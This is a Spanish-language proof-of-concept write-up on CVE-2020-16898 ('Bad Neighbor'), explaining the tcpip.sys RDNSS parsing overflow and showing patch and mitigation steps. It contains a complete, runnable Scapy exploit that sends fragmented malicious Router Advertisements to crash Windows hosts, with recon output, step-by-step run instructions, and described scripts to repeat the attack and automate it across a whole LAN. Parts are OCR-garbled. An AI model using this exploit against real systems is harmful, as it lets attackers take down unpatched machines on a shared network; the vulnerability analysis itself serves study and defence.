



POC CVE-2020-16898

Carlos Alonso Arranz
Marina Jiali Villalta Cerezo
Inés Martín Mínguez



Vamos a realizar una PoC (*Proof of Concept*) o *prueba de concepto* sobre la vulnerabilidad conocida como *Bad Neighbor*. Se ha identificado con el CVE-2020-16898, y ha recibido un CVSS por parte de Microsoft de 9.8, que equivale a una severidad crítica, por ser explotable de manera remota, sin necesitar autenticación ni privilegios.

Se trata de una **vulnerabilidad de diseño**, que se fundamenta en un error del controlador de la pila TCP/IP de Windows, ***tcpip.sys***, que es un controlador de **kernel**. Entre otras cosas, esta pila analiza paquetes ICMPv6 de *Router Advisement* que utilizan la opción de servidor DNS recursivo. Cuando se recibe uno de estos paquetes con una longitud par, los últimos 8 bytes del paquete de DNS recursivo se interpretan erróneamente, concretamente como los 8 primeros bytes de una segunda opción, pudiendo así realizar un desbordamiento de búfer o *buffer overflow* (BO).

Esto puede utilizarse tanto para ataques de DoS o denegación de servicio (que será nuestro caso, pues provocaremos un BSOD, afectando así a la **disponibilidad**), como para ataques de ejecución remota de código (RCE). Además, se cree que esta vulnerabilidad podría convertirse en *wormable*, de ahí su criticidad.

Se ha escogido el tema por lo actual que es, publicada el 13 de octubre del 2020, por el potencial que éste tiene y por la sencillez de los prerequisites y técnicas empleadas. Cualquier usuario sin necesidad de entender qué hace, puede compilar, ejecutar el programa y realizar la denegación de servicio simplemente cambiando 1 línea de código. Además, razonando y combinando alguna técnica puedes mejorar en gran medida el ataque (de hecho, esta PoC lo demuestra). No sólo resalta la facilidad del ataque, es de alta gravedad (CVSSv3 de 9.8) pues, además de no necesitar de la interacción de la víctima, afecta a la disponibilidad del sistema y, con un potencial RCE sería capaz de afectar a la confidencialidad e integridad del mismo.

LABORATORIO Y HERRAMIENTAS

[MÁQUINA VIRTUAL]

Microsoft 10 versión 2004 x32 bits, conectada a la red WiFi

[OVA en el drive](#)

[HERRAMIENTAS]

- Herramientas para el escaneo de la red: nmap, netscan, fing, etc. También podemos hacer uso de scripts de reconocimiento de dispositivos en la red local, como los que adjuntamos o los que ofrece nmap, por ejemplo.
- Consola de comandos e intérprete de python3 para ejecutar nuestro exploit.
- Se hace uso de la librería Scapy de python, que permite crear, modificar y enviar diferentes paquetes de red (IPv6, ICMPv6...)
- Herramientas para analizar el tráfico de red, como Wireshark, para poder ver e interpretar el tráfico de paquetes por la red (no es necesario para su explotación).
- Herramientas que nos permitan realizar ingeniería inversa sobre tcpip.sys para poder entender el funcionamiento de la pila (no es necesario para su explotación).

PRERREQUISITOS

Es necesario conocer la dirección de red de la víctima. Esta dirección de red debe encontrarse en la misma red local que el atacante y debe ser IPv6.

La víctima debe tener activo el uso de servidores DNS recursivos.

No es necesaria una autenticación previa ni tener permisos básicos, solamente es necesario que la máquina se encuentre encendida y cumpla los requisitos anteriores.

El sistema operativo de la víctima debe ser una de las versiones afectadas de Windows 10:

- Windows Server, version 2004: (Server Core installation)
- Windows 10 Version 2004 for x64-based Systems
- Windows 10 Version 2004 for ARM64-based Systems
- Windows 10 Version 2004 for 32-bit Systems
- Windows Server, version 1903 (Server Core installation)
- Windows 10 Version 1903 for ARM64-based Systems
- Windows 10 Version 1903 for x64-based Systems
- Windows 10 Version 1903 for 32-bit Systems
- Windows 10 Version 1709 for ARM64-based Systems
- Windows 10 Version 1709 for x64-based Systems
- Windows 10 Version 1709 for 32-bit Systems
- Windows Server, version 1909 (Server Core installation)
- Windows 10 Version 1909 for ARM64-based Systems
- Windows 10 Version 1909 for x64-based Systems
- Windows 10 Version 1909 for 32-bit Systems
- Windows Server 2019 (Server Core installation)
- Windows Server 2019
- Windows 10 Version 1809 for ARM64-based Systems
- Windows 10 Version 1809 for x64-based Systems
- Windows 10 Version 1809 for 32-bit Systems
- Windows 10 Version 1803 for ARM64-based Systems
- Windows 10 Version 1803 for x64-based Systems
- Windows 10 Version 1803 for 32-bit Systems

Si el atacante quiere realizar en vez de una denegación de servicio la ejecución de código arbitrario, debe complementar esta vulnerabilidad con otras que liberen información o direcciones de memoria sensibles, tales como la cookie de seguridad.

FUNDAMENTOS TEÓRICOS

Ataque de tipo Ping of Death

Es un tipo de ataque de denegación de servicio. Se aprovecha de cómo funciona el comando ping, el cual envía pequeños paquetes a la red. El ataque consiste en el envío de paquetes de un tamaño mayor al soportado (65536 bytes). La fragmentación TCP/IP divide estos paquetes en pequeños segmentos que, al ser mayores de lo que el servidor puede manejar, podrían producir un buffer overflow causando que la máquina crashee, se congele o se reinicie. Este ataque es el antecedente al nuestro.

¿Por qué solo es vulnerable en Windows?

Esta vulnerabilidad trata sobre un error en la pila TCP/IP de Windows: `tcpip.sys`.

Analizamos el código del controlador de Windows `tcpip.sys` y vemos que hay una secuencia de funciones vulnerables que solamente encontramos en Windows, por lo que no será vulnerable en otros sistemas operativos o versiones de Windows cuya implementación de esta pila sea diferente.

Funcionamiento de IPv6

El **Neighbor Discovery** es un protocolo de IPv6 que permite a los diferentes nodos de un enlace anunciar su existencia a los vecinos (sería el equivalente a ARP en IPv4). Este protocolo funciona mediante el envío de paquetes ICMPv6 de diferentes tipos.

Un host no puede empezar a utilizar una red sin conocer algún enrutador local de esta. Por ello, cuando un host se conecta a una red, envía un mensaje de *Router Solicitation* a toda la red (broadcast) para pedir a los routers que se anuncien. Cuando los routers reciben esto, responden con un *Router Advertisement*. Para mantener esta conexión, el router continuará enviando periódicamente mensajes de RA hacia todos los dispositivos de la red. Además, si una máquina dentro de la red se quiere comunicar con otra, enviará un mensaje *Neighbor Discovery* con la IP de la máquina con la que se quiere comunicar a toda la red, para que, al recibirlo la otra máquina, pueda enviarle un mensaje *Neighbor Advertisement* que contenga su MAC.

Estos mensajes RA pueden añadir diversas configuraciones extra a los paquetes IPV6. En nuestro caso, nos centraremos en las de RDNSS o Recursive DNS Server, que permiten a los routers transmitir listas de servidores DNS para realizar estas consultas recursivas.

Debido al funcionamiento de Neighbor Discovery se convierte en requisito estar en la misma red local, pues este fue creado para poder configurar una red y establecer comunicaciones entre los dispositivos de esta. Además, existen protecciones como el *RA Guard* que permite al administrador de la red, bloquear y rechazar mensajes *RA rogue* que considere son maliciosos.

Protección del buffer (GS)

Es una técnica de protección implementada en Windows que trata de detectar intentos de sobreescritura de las direcciones de retorno de las funciones. Esto se realiza mediante una cookie de seguridad (conocida como *stack cookie* o *stack canary*), que se coloca justo antes de la dirección de retorno. Es un valor aleatorio que se genera cada vez que es empleado el programa compilado con la `'/GS'` flag, en nuestro caso, `tcpip.sys`.

Cuando termina la ejecución de una función, se comprueba el valor de la cookie de seguridad. Si tiene el mismo valor que al inicio, indica el correcto funcionamiento de la función. Si este valor hubiese sido modificado, significaría que se ha sobreescrito, y, por tanto, se ha realizado una sobreescritura sobre la pila: el GS finalizará el proceso o programa que se estaba ejecutando.

PROOF OF CONCEPT

EXPLICACIÓN DE LA VULNERABILIDAD


La vulnerabilidad se encuentra en la pila TCP/IP de Windows, que corresponde al archivo `tcpip.sys`. En ella, cuando se recibe un **paquete RDNSS** se realiza un proceso específico para analizarlo, que provocará la llamada secuencial de las siguientes funciones:

`Icmpv6ReceiveDatagrams()` → `tcpip!Ipv6pHandleRouterAdvertisement()` → `Ipv6pUpdateRDNSS()`

Esta última función es vulnerable y será la que nos permitirá explotar la vulnerabilidad.

El exploit se basa en la construcción de un **paquete ICMPv6** de tipo **Router Advertisement**, compuesto por **dos opciones**. Ambas serán de opción RDNSS (Servidor DNS recursivo): la primera se empleará para que se interpreten ciertos bytes erróneamente, y la segunda para cargar los datos que producirán la sobreescritura de la pila.

Los paquetes RDNSS tienen el siguiente formato:



Un paquete RDNSS está compuesta por 8 bytes de cabecera, que incluirá: un identificador numérico que indique el tipo de paquete (en este caso será 25), la longitud del paquete, bit reservado y el tiempo de vida. Tras esta, vendrán una serie de direcciones IPv6, cada una de 16 bytes.

El campo *Length* consistirá en n incrementos de 8 bytes, es decir, la longitud total del paquete será el valor de *length* multiplicado por 8 bytes. Este campo debe ser como mínimo 3 y siempre será de longitud impar (1 incremento de la cabecera + 2 por cada dirección IPv6). La vulnerabilidad se desencadenará al enviar la primera opción RDNSS con una longitud par.

A continuación, explicaremos los pasos que se realizan en esta verificación de los paquetes RDNSS y su relación con las funciones vulnerables:

I. Comprobación del tiempo de vida:

Si el paquete de *Router Advertisement* no tiene un *Lifetime* de 255 no será válido. Esta comprobación no tiene dificultad alguna en ser saltada, ya que simplemente a la hora de diseñar el paquete podemos configurarlo como parámetro manualmente.

II. Comprobación de la longitud del paquete:

Se comprueba que el valor introducido en el campo *Length* coincida con el número de bytes totales del paquete. De no ser así el paquete se descartará.

Además, existe otra condición fundamental para el correcto funcionamiento de la pila: $(Length - 1) \% 2 == 0$. Sin embargo, si no se cumple, el paquete no se rechaza, sino que el búfer continuará analizando los paquetes, pero habrá avanzado de manera incorrecta.

```

Option = NdisGetDataBuffer(NetBuffer, 8164, &OptionBuffer, 1164, 0); // size of ND_OPTION_RDNSS = 8
NetioAdvanceNetBuffer(v5, 8164);
v10 = -1;
v11 = *(DWORD*)(Option + 4);
AddressCount = (*(unsigned __int8*)(Option + 1) - 1) / 2; // Option + 1 = nd_opt_rdnss_len, Length field value
AddressCount_1 = (*(unsigned __int8*)(Option + 1) - 1) / 2;
if (v11 != -1)
{
    v13 = _byteswap_ulong(v11);
    v14 = 2 * v13;
    if ((2 * v13) >> 1 != v13)
    {
        v14 = -1;
        v10 = v14;
    }
}

```

Después, como se muestra en la captura, se asigna una variable, *AddressCount*, que calcula el número de direcciones IPv6 que contiene la primera opción RDNSS del paquete malicioso: *Option+1* designa el valor que tiene nuestro paquete en el campo Length. Le resta un incremento (el correspondiente a los 8 bytes de cabecera), y lo divide entre 2, pues cada dirección IPV6 son dos incrementos (16 bytes).

Para explotar la vulnerabilidad, hemos introducido la primera opción RDNSS del paquete con longitud par. Esto es debido a que, al realizar esta comprobación, calculará una dirección menos de las que tiene en realidad (pues cuando realizas una división de enteros se redondea por defecto).

En particular, en nuestro caso, hemos puesto *Length=4* (32 bytes en total). Al realizar esta cuenta, calculará: $(4-1)/2=3/2\approx 1$, es decir que tenemos 1 dirección IPv6, cuando en realidad hemos puesto "2". Esta última dirección que no ha sido calculada (que en vez de 16 bytes rellenaremos solo 8 bytes para que coincida con la longitud del paquete, que son 32 bytes) en realidad no es una dirección más, si no que son 8 bytes diseñados.

De esta manera, tenemos bajo nuestro control el parámetro *BytesNeeded* dentro de la función *NdisGetDataBuffer()*, que aparecerá a continuación para el análisis individual de cada una de las direcciones que tenemos almacenadas en el paquete.

III. Se interpretan las direcciones IPv6 de la opción RDNSS:

Esta interpretación se hace a través de la función *IPv6UpdateRDNSS()*, que se compone entre otras cosas de: una pila (*NET_BUFFER*), que es creada calculando la longitud total del paquete (en nuestro caso, $4*8=32$ bytes) y un offset (*CurrentMdlOffset*), que indica en qué posición nos encontramos con respecto al inicio de esta pila.

Nada más crearla, se calcula el número de direcciones, y se aumenta en 8 bytes este offset (los que corresponden a la cabecera). Después, se interpretan las direcciones IPv6, de las que solamente se había calculado una, por lo que el offset incrementará en 24 bytes ($8+ 1*16 = 24$).

Como nuestro *AddressCount* es igual a 1, supuestamente no hay ninguna otra dirección que procesar, así que, a la hora de continuar leyendo la pila, los siguientes bytes se interpretan como la cabecera de la siguiente opción del paquete, que serán los bytes maliciosos que habíamos insertado.

Como estos últimos 8 bytes provienen de la opción RDNSS ya verificada, esta nueva opción no estará sujeta de nuevo a las mismas verificaciones, como por ejemplo poner un valor de longitud mayor al máximo permitido o que el campo longitud no coincida con la longitud total del paquete.

Nuestro objetivo será sobrescribir la cookie de seguridad, provocando así que, debido a la protección GS finalice este proceso. Sin embargo, al finalizar un driver del kernel como es *tcpip.sys* ocurrirá el llamado *BugCheck*, un “fatal system error” que mostrará el BSOD y hará que se reinicie el dispositivo de manera forzada.

The diagram illustrates the layout of a thread's stack, which grows toward lower addresses. The stack is represented as a vertical column of boxes, with the top of the stack at the top and the bottom at the bottom. The components, from top to bottom, are:

- Arguments
- Return Address
- Frame Pointer
- Exception Handling Frame
- Security Cookie** (highlighted in red)
- Automatic Variables that Are GC Buffers
- Automatic Variables that Are Not GC Buffers
- Vulnerable Arguments** (highlighted in red)
- Callee-Saved Registers
- _alloca Buffers

A red arrow on the right side of the stack points upwards, labeled "subrescritura", indicating that the stack grows toward lower addresses. A red arrow on the left points to the "Automatic Variables that Are GC Buffers" section.

- Es de tipo 24 (*Route Information Option*)
- Longitud de 26 incrementos de 8 bytes.

[illegible]

Se creará una pila de tamaño $26 \times 8 = 208$ bytes. Es necesario enviar el paquete fragmentado para que la función `NdisGetDataBUFFER` escriba los datos en la pila (que será de tamaño incorrecto), pues no es capaz de calcular a priori la cantidad de datos que se recibirán con la fragmentación. De no ser así, al ver que son más datos de los esperados, se creará una nueva pila de tamaño correcto.

La pila espera copiar la cantidad de datos que se habían reservado. Pero en realidad, la nueva opción que hemos creado no contiene datos, por lo que continuará leyendo bytes del paquete. Entonces comenzará a leer los bytes de la segunda opción que tenemos, y es aquí cuando copiará los 27×8 bytes que contiene la segunda opción RDNSS (no podrá distinguir que son más de los que puede soportar debido a la fragmentación). Al copiar más datos de la memoria que tenemos reservada en la pila, se realizará la sobrescritura de la cookie de seguridad, provocando de esta manera la denegación de servicio.

NUESTRO EXPLOIT EN PYTHON

Nos hemos basado en el exploit proporcionado en <http://blog.pi3.com.pl/?p=780>

```
1 #!/usr/bin/env python3
2 # CVE-2020-16898
3
4 from scapy.all import *
5
6 #-----DIRECCIONES IPV6 VÍCTIMA/ATACANTE-----#
7 #Cambiar a la dirección IPV6 de la máquina víctima:
8 ipv6_dst = "fe80::e56d:7bd2:8d03:1b69"
9 #Cambiar a la dirección IPV6 de la máquina atacante:
10 ipv6_src = "fe80::1683:e4ba:b8ad:c261"
11
12 #-----CREAMOS EL PAQUETE MALICIOSO-----#
13 #Creamos el paquete RDNSS:
14 e = ICMPv6NDOptRDNSS()
15 e.len = 27 #Calculamos la longitud como 1 incremento de la cabecera + 2*13 de las direcciones IPV6
16 e.dns = [
17     "AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA", #Ponemos As como direcciones basura
18     "AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",
19     "AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",
20     "AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",
21     "AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",
22     "AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",
23     "AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",
24     "AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",
25     "AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",
26     "AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",
27     "AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",
28     "AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",
29     "AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA"]
30
31 # Envío un paquete de tipo Router Advertisement
32 # Añado la opción de RDNSS, con una longitud de 4, por lo que tendrá 2 direcciones IPV6
33 # Cargo la primera con valores basura (\x00 * 16)
34 # Configuro la siguiente para añadir el paquete que deniega el servicio, pero solo puedo rellenar 8 bytes de esos 16 para que coincida con el campo length
35 pkt = ICMPv6ND_RA() / ICMPv6NDOptRDNSS(len="") / Raw(load=b"\x00"*16 + b"\x18\x18" + b"\x00\x00"*8) / e
36
37 #-----FRAGMENTACIÓN-----#
38 # Encapsulo el paquete ICMPv6 con una cabecera IPV6 que incluya las direcciones de origen y destino.
39 # Añado en la cabecera IPV6 de la opción de fragmentación
40 # El tiempo de vida debe ser 255 para pasar las verificaciones
41 pktAFragmentar = IPv6(dst=ipv6_dst, src=ipv6_src, hlim=255) / IPv6ExtHdrFragment() / pkt
42 # Fragmento el paquete IPV6 en trozos de 200 bytes de MTU
43 pktFragmentado = fragment6(pktAFragmentar, 200)
44
45 # For que recorre los fragmentos y los envía en orden
46 for fragmento in pktFragmentado:
47     send(fragmento)
```

ANÁLISIS DE TRÁFICO

Vamos a analizar el tráfico de paquetes que ocurre a la hora de realizar el ataque:

En primer lugar, podemos observar que se lleva a cabo el protocolo de *Neighbor Discovery* en los paquetes 5 y 6: la máquina víctima envía un mensaje *Neighbor Solicitation* a la dirección de broadcast para determinar la dirección MAC de esta. Obtendrá una respuesta de tipo *Neighbor Advertisement* con la dirección MAC de la máquina víctima, permitiendo así su comunicación.

Encontramos en el paquete 8 nuestro paquete malicioso de tipo *Router Advertisement*, que ha sido reensamblado con el paquete 7.

4	2.253...	192.168.0...	255.255...	UDP	230 49154 → 6667	Len=188
5	2.383...	fe80::a00...	ff02::1...	ICMPv6	86 Neighbor Solicitation for fe80::e56d:7bd2:8d03:1b69	
6	2.384...	fe80::e56...	fe80::a0...	ICMPv6	86 Neighbor Advertisement fe80::e56d:7bd2:8d03:1b69	
7	2.404...	fe80::168...	fe80::e5...	IPv6	214 IPv6 fragment (off=0 more=y ident=0x4108ee)	
8	2.455...	fe80::168...	fe80::e5...	ICMPv6	174 Router Advertisement	

Vamos a verlo con mayor detalle:

```

- Internet Protocol Version 6, Src: fe80::1683:e4ba:b8ad:c261, Dst: fe80::e56d:7bd2:8d03:1b69
  0110 .... = Version: 6
  .... 0000 0000 .... = Traffic Class: 0x00 (DSCP: CS0, ECN: Not-ECT)
  .... 0000 0000 0000 0000 0000 0000 = Flow Label: 0x000000
  Payload Length: 120
  Next Header: Fragment Header for IPv6 (44)
  Hop Limit: 255
  Source: fe80::1683:e4ba:b8ad:c261
  Destination: fe80::e56d:7bd2:8d03:1b69
  Fragment Header for IPv6
  [2 IPv6 Fragments (264 bytes): #7(152), #8(112)]
- Internet Control Message Protocol v6
  Type: Router Advertisement (134)
  Code: 0
  Checksum: 0x5522 [correct]
  [Checksum Status: Good]
  Cur hop limit: 0
  Flags: 0x08, Prf (Default Router Preference): High
  Router lifetime (s): 1800
  Reachable time (ms): 0
  Retrans timer (ms): 0
  ▶ ICMPv6 Option (Recursive DNS Server :: 181a::191b:0:ffff:ffff)
  ▶ ICMPv6 Option (Recursive DNS Server aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa)

```

Comenzamos viendo que el hop limit del paquete IPv6 es 255, como habíamos visto que debía de ser para que fuese un RA válido, y que tiene la flag de fragmentación, que indica que los paquetes 7 y 8 han sido reensamblados. [*]

Nos centramos ahora en el paquete ICMPv6 [*], que es de tipo 134 (*Router Advertisement*), con código 0. Además, como hemos visto anteriormente, está compuesto por dos opciones RDNSS. Veamoslas:

- La primera opción, que es de tipo 25 (*RDNSS*) y longitud 4 (32 bytes en total) [*]. Observamos que su primera dirección IPV6 está compuesta de ceros, como habíamos definido en nuestro exploit [*]. En la segunda dirección, los primeros 8 bytes son 181a:0000 [*] (que son los que definimos para que sean interpretados como la cabecera de otra opción) para que cree una nueva cabecera de tipo 24 (18 en hexadecimal) y de longitud 26 (1a en hexadecimal); los últimos 8 bytes han sido completados por defecto con los valores de la siguiente cabecera [*][*][*][*].

```

- ICMPv6 Option (Recursive DNS Server :: 181a::191b:0:ffff:ffff)
  Type: Recursive DNS Server (25)
  Length: 4 (32 bytes)
  Reserved
  Lifetime: Infinity (4294967295)
  Recursive DNS Servers: ::
  Recursive DNS Servers: 181a::191b:0:ffff:ffff
- ICMPv6 Option (Recursive DNS Server aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa)
  Type: Recursive DNS Server (25)
  Length: 27 (216 bytes)
  Reserved
  Lifetime: Infinity (4294967295)
  Recursive DNS Servers: aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa
  Recursive DNS Servers: aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa

```


- La segunda opción, de tipo 25 (*RDNSS*) y longitud 27 (216 bytes), está compuesta por 13 direcciones IPV6 con valores basura (en este caso, As) que hemos creado, para que, cuando se malinterprete la opción anterior, sean insertados dentro de la pila y provoquen el desbordamiento de búfer.

EXPLOTACIÓN

```

root@kali: ~/Documents/TH/Poc
> arp-scan --interface=eth0 --localnet
Interface: eth0, type: EN10MB, MAC: 08:00:27:b0:00:00, IPv4: 192.168.1.1
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/roynhills/arp-scan)
192.168.1.1      44:ff:ba:0e:00:00 zte corporation
192.168.1.129    f8:c3:9e:6d:00:00 HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.148    a0:a5:ef:f1:00:00 Shenzhen Four Seas Global Link Network Technology Co., Ltd.
192.168.1.150    08:00:27:1f:00:00 PCS Systemtechnik GmbH
192.168.1.131    d0:4f:7e:6a:00:00 Apple, Inc.
192.168.1.135    d4:e6:b7:62:00:00 Samsung Electronics Co.,Ltd

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.090 seconds (122.49 hosts/sec). 6 responded

root@kali: ~/Documents/TH/Poc
> /ipvd46.sh 192.168.1.131
fe80::d24f:7eff:fe6a:

```

- Con un conversor online:
<https://ben.akrin.com/?p=1347>

Otras maneras de escanear la red:













Dispositivos

Red


Internet

6 dispositivos


ahora

	csp3.zte.com.cn 192.168.1.1	zte 44:FF:BA:0E	
	SK Telesys ITP-E410W 192.168.1.128	SK Telesys ITP-E	
	anaa 192.168.1.131	Apple D0:4F:7E:6A	
	ana 192.168.1.134	Apple F0:76:6F:B7	
	192.168.1.135 192.168.1.135	Samsung D4:E6:B7:62	
	Shenzhen Four Seas Global Link Network Technology 192.168.1.142	40:A5:EE:E1	


Administrar este dispositivo




Eventos




Borre




Ping



Traceroute



Encontrar
puertos abli...



Wake on LAN

Detalles de red

Dirección IP

192.168.1.131

Dirección MAC


D0:4F:7E:6A

Proveedor de MAC


Apple

2. Cambiar en el script la dirección IPv6 propia y de la víctima.
Para ver mi IP en Windows: `$ipconfig` ; en Linux: `$sudo ifconfig`

3. Ejecución del script: `$sudo python3 poc.py`




4. El paquete malicioso se enviará a la máquina víctima y se producirá la denegación de servicio.




MEJORA DE LA EFECTIVIDAD DE LA VULNERABILIDAD


Script que genere la denegación de servicio constantemente



Script que escanee las direcciones IPv6 del área local y automatice este ataque. Además te permite guardar todas las direcciones IPv6 encontradas en un diccionario.



Script que lanza este ataque contra un diccionario de direcciones IPv6 dado, pues, puede que nos interese solamente atacar a ciertos dispositivos y no a toda la red.



PREVENCIÓN/PARCHES

- Microsoft lanzó un parche para todas las versiones afectadas el 13 de octubre de 2020: <https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-16898>

El código antes de parchear:


```
case 0x19u:
    if ( *((_BYTE *)v11 + 404) & 0x40) != 0 && v29 < 0x18u )
        *a3 = 25;
    break;
```

Después del parche, donde se verifica que las opciones RDNSS tengan longitud par:

```
case 0x19u:
    if ( *((_BYTE *)v11 + 404) & 0x40) != 0 && (v32 < 0x18u || (((_BYTE)v32 - 8) & 0xF) != 0) )
        *a3 = 25;
    break;
```

- Desactivar la opción de RDNSS (DNS recursivo), que se puede realizar a partir de la versión de Windows 1709 con el siguiente comando de PowerShell:

*\$netsh int ipv6 set int *INTERFACENUMBER* rabaseddnsconfig=disable*



```
Administrador Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.


Prueba la nueva tecnología PowerShell multiplataforma https://aka.ms/pscore6

PS C:\WINDOWS\system32> Get-NetIPInterface

IfIndex InterfaceAlias AddressFamily NlMtu(Bytes) InterfaceMetric Dhcp ConnectionState PolicyStore
-----
25 Wi-Fi 4 IPv6 1500 35 Enabled Connected ActiveStore
51 VMware Network Adapter VMnet8 IPv6 1500 35 Enabled Connected ActiveStore
24 VMware Network Adapter VMnet1 IPv6 1500 35 Enabled Connected ActiveStore
36 Ethernet 2 IPv6 1500 35 Disabled Disconnected ActiveStore
26 Ethernet IPv6 1500 5 Disabled Disconnected ActiveStore
3 Conexión de área local* 10 IPv6 1500 25 Disabled Disconnected ActiveStore
20 Conexión de área local* 9 IPv6 1500 25 Disabled Disconnected ActiveStore
1 Loopback Pseudo-Interface 1 IPv6 4294967295 75 Disabled Connected ActiveStore
25 Wi-Fi 4 IPv4 1500 35 Enabled Connected ActiveStore
31 VMware Network Adapter VMnet8 IPv4 1500 35 Enabled Connected ActiveStore
24 VMware Network Adapter VMnet1 IPv4 1500 35 Enabled Connected ActiveStore
